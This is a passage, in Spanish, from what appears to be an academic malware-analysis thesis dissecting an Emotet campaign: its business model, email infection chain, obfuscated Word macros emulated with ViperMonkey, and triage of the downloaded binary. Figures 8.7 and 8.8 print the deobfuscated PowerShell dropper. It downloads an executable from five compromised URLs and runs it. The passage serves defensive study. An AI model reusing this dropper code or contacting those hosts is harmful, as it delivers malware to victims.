


Figura 7.11: *Malware* detectado en dispositivos *IoT* según un reporte de *Sonicwall*[4].




Figura 7.12: Casos de COVID-19 durante el trascurso de 2020[5].

Capítulo 8

InfoStealers

A continuación, se hará un análisis de las familias mencionadas utilizando diversos métodos de *reversing* o análisis. Se hará hincapié en diferentes aspectos, de forma que se pueda tener un concepto más generalizado de la situación.

Esta sección se centra en familias categorizadas como *"stealers"*. Es decir, *malware* que busca el robo de información.

8.1. Muestra Pre-COVID: Emotet

En esta sección, se muestra un análisis de la familia *Emotet*, a menudo nombrada como "una de las familias de *stealers* más predominantes" y "la principal amenaza en el mundo del *malware*"[89].

En este caso, se prestará especial atención al modelo de negocio y sus métodos de infección. Se analizará también en gran detalle la parte del *dropper*, encargada de obtener el *malware* en sí.

8.1.1. Introducción

Emotet es una familia de *malware* identificada por primera vez en 2014[33].

En primer lugar, se trataba de un troyano bancario que buscaba robar información financiera de sesiones bancarias mediante ataques *man-in-the-browser (MITB)*.




Figura 8.1: Ataque *"man-in-the-browser" (MITB)* - Fuente: *Secret Double Octopus*[6].

En un ataque *man-in-the-browser*, el usuario malicioso es capaz de obtener las peticiones enviadas por el navegador del usuario infectado, así como modificarlas a su gusto.

No obstante, desde 2017, se ha utilizado para distribuir otras familias de *malware* como *Zeus Panda* o *Trickbot*[90].

Este cambio propone un nuevo modelo de negocio del atacante, donde la principal fuente de ingresos se basa en la venta de accesos a una infraestructura de tipo *botnet* a otros operadores de *malware*.




Figura 8.2: Modelo de negocio de la familia *Emotet*.

8.1.2. Etapas de infección de la familia Emotet

En la mayoría de los casos, *Emotet* se basa en técnicas de ingeniería social. Centrándose sobretodo en la infección por medio de *e-mails*.

En gran parte de las campañas de *Emotet*, el autor del *malware* hace uso de *e-mails* previamente obtenidos de la víctima. De esta forma, el *e-mail* malicioso se puede enmascarar de forma mucho más legítima, incrementando así su porcentaje de éxito.

Según el análisis de *Bromium*, en la primera mitad de 2019, el formato más común utilizado fue *Microsoft Word 97-2003 Document (.DOC)*[91].

Para tratar de evitar la detección, también es común que el archivo se encuentre dentro de un fichero comprimido (*.ZIP*) encriptado, cuya contraseña se encuentra en el cuerpo del mensaje.

Estos ficheros *.DOC*, suelen poseer *macros* maliciosas, que obtienen de dominios comprometidos la muestra de *malware*.

En la figura 8.3, se ilustra a modo de resumen todo este proceso.




Figura 8.3: Proceso de infección del *malware*[7].

A continuación, se va a realizar el análisis de una campaña de *Emotet* concreta[92]. Se utiliza la muestra con el *hash*:

82fa35d4f8552c453b7ae2603738478cc22a266e687e481d02473ace810c7e1a

8.1.3. *Dropper*

En primer lugar, se realizará el análisis del *dropper*, es decir, el archivo encargado de descargar el *malware*. Tal y como hemos mencionado, este archivo es comúnmente enviado por correo electrónico y adjuntado como fichero *.DOC*.




Figura 8.4: *Dropper* en fichero *".DOC"*..

El fichero descargado mediante este documento será el encargado de atacar a los diversos ordenadores que se encuentren en la misma red local, así como exfiltrar datos del *host* y descargar otro *malware*. Tal y como se ha mencionado en la sección de *malware* post-COVID, algunas de las muestras "afiliadas" pueden ser *Trickbot* y *Ryuk*.

De igual manera que la mayoría de muestras de *droppers* con *Word*, se hace uso de código *VBA (Visual Basic for Applications)* obfuscado para descargar el *malware* desde servidores comprometidos.

Para analizar de forma sencilla el *VBA ofuscado*, se hará uso de la herramienta *ViperMonkey*[93]. *ViperMonkey* hace uso de *Python* para el parseo y emulación de *VBA*. Funciona de la siguiente manera:

1. El código fuente de la *macro VBA* se extrae de los ficheros *Office* usando *olevba*[94].

2. El código es parseado usando gramática definida por *pyparsing*, siguiendo las especificaciones oficiales de *MS-VBAL*.

3. El parser transforma el código *VBA* en objetos de *Python*, lo que permite acceder a un modelo de objetos estructurado.

4. Un emulador ejecuta el código, simulando las características de *MS Office*, así como *DLLs* y objetos de *ActiveX* (elementos comúnmente utilizados en muestras de *malware*).

5. Las acciones son registradas y grabadas.

6. Los resultados se presentan de una forma amigable y clara, lo que es de gran interés para el análisis de la muestra.

En la figura 8.5 se puede ver como se ejecuta la herramienta sobre el *dropper* de *Emotet*. En la figura 8.6, se puede ver un extracto de las macros que han sido *parseadas*.




Figura 8.5: *ViperMonkey.*

```
---------------------------------------------------------------------------
VBA CODE (with long lines collapsed):

Sub Document_Open()

If 45 * 13 = 3562 - 3555 Then
tDtKeGn = "q6Cxy"
End If
Dim tu96ocCK As Single
tu96ocCK = Round(20521.794670846)

Dim hAanT8Em2 As Double
hAanT8Em2 = Sgn(58540.935390342)
Dim HMkjb As Long
HMkjb = (3330 / 370) + (6)
love "o"
End Sub
---------------------------------------------------------------------------
PARSING VBA CODE:
INFO     parsed Sub Document_Open (): 8 statement(s)
---------------------------------------------------------------------------
VBA MACRO VCAZiq.bas
in file:  - OLE stream: u'Macros/VBA/VCAZiq'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
---------------------------------------------------------------------------
VBA CODE (with long lines collapsed):
Sub love(IdZALGS)
Dim EQUqVg9N As String
EQUqVg9N = Len(YLPIkZX87)
Dim yDnCg14 As Long
yDnCg14 = (818 - 791) - (13)
Dim yD7Emk2X5 As Long
yD7Emk2X5 = -833133810
Dim T7056ZwR As Long
T7056ZwR = Sgn(0)
Dim sBoDH7mZK As Boolean
sBoDH7mZK = False
cVMhaxQv = "w"
Call Shell(KKZUbw(1) & IdZALGS & cVMhaxQv & wFjUXJ, 0)
End Sub
---------------------------------------------------------------------------
```

Figura 8.6: *Macros* del documento.

De todas las *macros*, nos interesa el punto de entrada. Esta se puede ver en la figura 8.7.

Action	Parameters	Description
Found Entry Point Execute Command	document_open powobj6236.9355943074ect -com6236.9355943074obj623 6.9355943074ect wsc6236.9 355943074ript.she6236.935 5943074ll;$WrDq5hf = new- object sys6236.9355943074 tem.net.web6236.935594307 4client;$h2JAbj3E = new- object random;$Lcik8RtZ = \"6236.9355943074h6236.93 55943074t6236.9355943074t 6236.9355943074p6236.9355 943074://pro-course.ru/7W N7n1n,6236.9355943074h623 6.9355943074t6236.9355943 074t6236.9355943074p6236. 9355943074://tapchisuckho engaynay.com/wp-admin/Att achments/FJhztkIS,6236.93 55943074h6236.9355943074t 6236.9355943074t6236.9355 943074p6236.9355943074:// de.thevoucherstop.com/TxJ jRtZj,6236.9355943074h623 6.9355943074t6236.9355943 074t6236.9355943074p6236. 9355943074://3kiloafvalle n.nl/wwfuZp3g,6236.935594 3074h6236.9355943074t6236 .9355943074t6236.93559430 74p6236.9355943074://ucke lecorp.com/QNTVLmNmt\".sp l6236.9355943074it(\",\") ;$zKrReq4A = $h2JAbj3E.ne x6236.9355943074t(1, 65536);$XqzWsIE = \"c:\wi n6236.9355943074dows\temp \put6236.9355943074ty.exe \";for6236.9355943074each	Shell function

Figura 8.7: Punto de entrada.

Simplemente formateando la salida y realizando simples cambios ya se puede apreciar claramente lo que hace este *dropper*.

Tal y como se aprecia en la figura 8.8, existen 5 *URLs* que vienen en una *String*. Está será convertida en un *array* mediante el método *split()*.

```
$WrDq5hf = new-object system.net.webclient;
$h2JAbj3E = new-object random;
$Lcik8RtZ = \\"http://pro-course.ru/7WN7n1n,http://tapchisuckhoengaynay.com/wp-admin/Attachments/FJhztk
IS,http://de.thevoucherstop.com/TxJjRtZj,http://3kiloafvallen.nl/wwfuZp3g,http://uckelecorp.com/QNTVLmN
mt\\".split(\\",\\");
$zKrReq4A = $h2JAbj3E.next(1, 65536);
$XqzWsIE = \\"c:\\windows\\temp\\putty.exe\\";
foreach($VZxSuD9 in $Lcik8RtZ){
        try{
                $WrDq5hf.downloadfile($VZxSuD9.ToString(), $XqzWsIE);
                start-process $XqzWsIE;
                break;
        }catch{}
}\'.replace(\'\', $xZGUua);
$Zvg3H6 = \'\';
iex($u5XQYhS);'
```

Figura 8.8: *Macro* formateada.

Posteriormente, se pasará a descargar el fichero y analizarlo.

8.1.4. *Malware* en sí

Aunque el interés en esta sección era el analizar la fase de infección, se hará un análisis breve de la muestra, de forma que se pueda conocer su estructura y comportamiento.

Antes de analizar a fondo la muestra, se realizará lo que se denomina *triaje*. Es decir, obtener el máximo conocimiento de la muestra antes de analizarla.

Para comenzar, se hará uso de *exiftool*. *Exiftool* es una herramienta escrita en *Perl* que permite la lectura de metadatos en muchos ficheros. También se puede hacer uso de la herramienta *signsrch* que busca implementaciones comunes de encriptación o compresión. No obstante, parece no encontrar nada.

```
remnux@remnux:~/Downloads/emotet$ exiftool stage5.exe
ExifTool Version Number         : 12.16
File Name                       : stage5.exe
Directory                       : .
File Size                       : 208 KiB
File Modification Date/Time     : 2019:02:19 10:46:07-05:00
File Access Date/Time           : 2022:01:16 12:50:56-05:00
File Inode Change Date/Time     : 2022:01:16 11:15:18-05:00
File Permissions                : rw-r--r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 1995:11:13 15:26:08-05:00
Image File Characteristics      : Executable, 32-bit
PE Type                         : PE32
Linker Version                  : 15.0
Code Size                       : 16384
Initialized Data Size           : 0
Uninitialized Data Size         : 106496
Entry Point                     : 0x2293
OS Version                      : 6.0
Image Version                   : 6.0
Subsystem Version               : 6.1
Subsystem                       : Windows GUI
Warning                         : Error processing PE data dictionary
```

Figura 8.9: Archivo descargado del *dropper*.

```
remnux@remnux:~/Downloads/emotet$ signsrch stage5.exe

Signsrch 0.2.4
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org
  optimized search function by Andrew http://www.team5150.com/~andrew/
  disassembler engine by Oleh Yuschuk

- open file "stage5.exe"
- 212992 bytes allocated
- load signatures
- open file /usr/share/signsrch/signsrch.sig
- 3075 signatures in the database
- start 2 threads
- start signatures scanning:

  offset   num  description [bits.endian.size]
  ----------------------------------------

- 0 signatures found in the file in 1 seconds
- done
```

Figura 8.10: Búsqueda de algoritmos de cifrado.

La lista de *imports* parece no ser demasiado larga, por lo que podría ser un indicador de estar empacado.




Figura 8.11: *Imports* iniciales.

Comprobamos entonces la entropía. Para eso usamos *pecheck.py*[95], una herramienta muy útil para obtener información sobre un *PE (Portable Executable)*.




Figura 8.12: Análisis de entropía sobre la muestra.

Se obtiene una entropía de 6.66 sobre 8.0. Por todos los indicios obtenidos, se podría decir que se encuentra empacado.

Finalmente, corremos el software *"Capa"*, una herramienta de *Flare (Mandiant)* que permite detectar comportamientos en un ejecutable. Como se puede observar en la figura 8.13, se detectan comportamientos como la detección de máquinas virtuales, detección de *debuggers*, codificación XOR, etc.

```
+------------------------+-------------------------------------------------------------------------------------------+
| md5                    | 5de4166dd94633f819bf4a453705dfe5                                                          |
| sha1                   | 2bd5d96554da4d4c942be435e6df98143fd46c14                                                  |
| sha256                 | 82fa35d4f8552c453b7ae2603738478cc22a266e687e481d02473ace810c7e1a                          |
| path                   | stage5.exe                                                                                |
+------------------------+-------------------------------------------------------------------------------------------+

+------------------------+-------------------------------------------------------------------------------------------+
| ATT&CK Tactic          | ATT&CK Technique                                                                          |
|------------------------+-------------------------------------------------------------------------------------------|
| DEFENSE EVASION        | Obfuscated Files or Information [T1027]                                                   |
|                        | Virtualization/Sandbox Evasion::System Checks [T1497.001]                                 |
| EXECUTION              | Command and Scripting Interpreter [T1059]                                                 |
|                        | Shared Modules [T1129]                                                                    |
+------------------------+-------------------------------------------------------------------------------------------+

+---------------------------+-------------------------------------------------------------------------------------+
| MBC Objective             | MBC Behavior                                                                        |
|---------------------------+-------------------------------------------------------------------------------------|
| ANTI-BEHAVIORAL ANALYSIS  | Debugger Detection::Software Breakpoints [B0001.025]                                |
|                           | Virtual Machine Detection::Instruction Testing [B0009.029]                          |
|                           | Virtual Machine Detection [B0009]                                                   |
| DATA                      | Encode Data::XOR [C0026.002]                                                        |
| DEFENSE EVASION           | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]            |
+---------------------------+-------------------------------------------------------------------------------------+

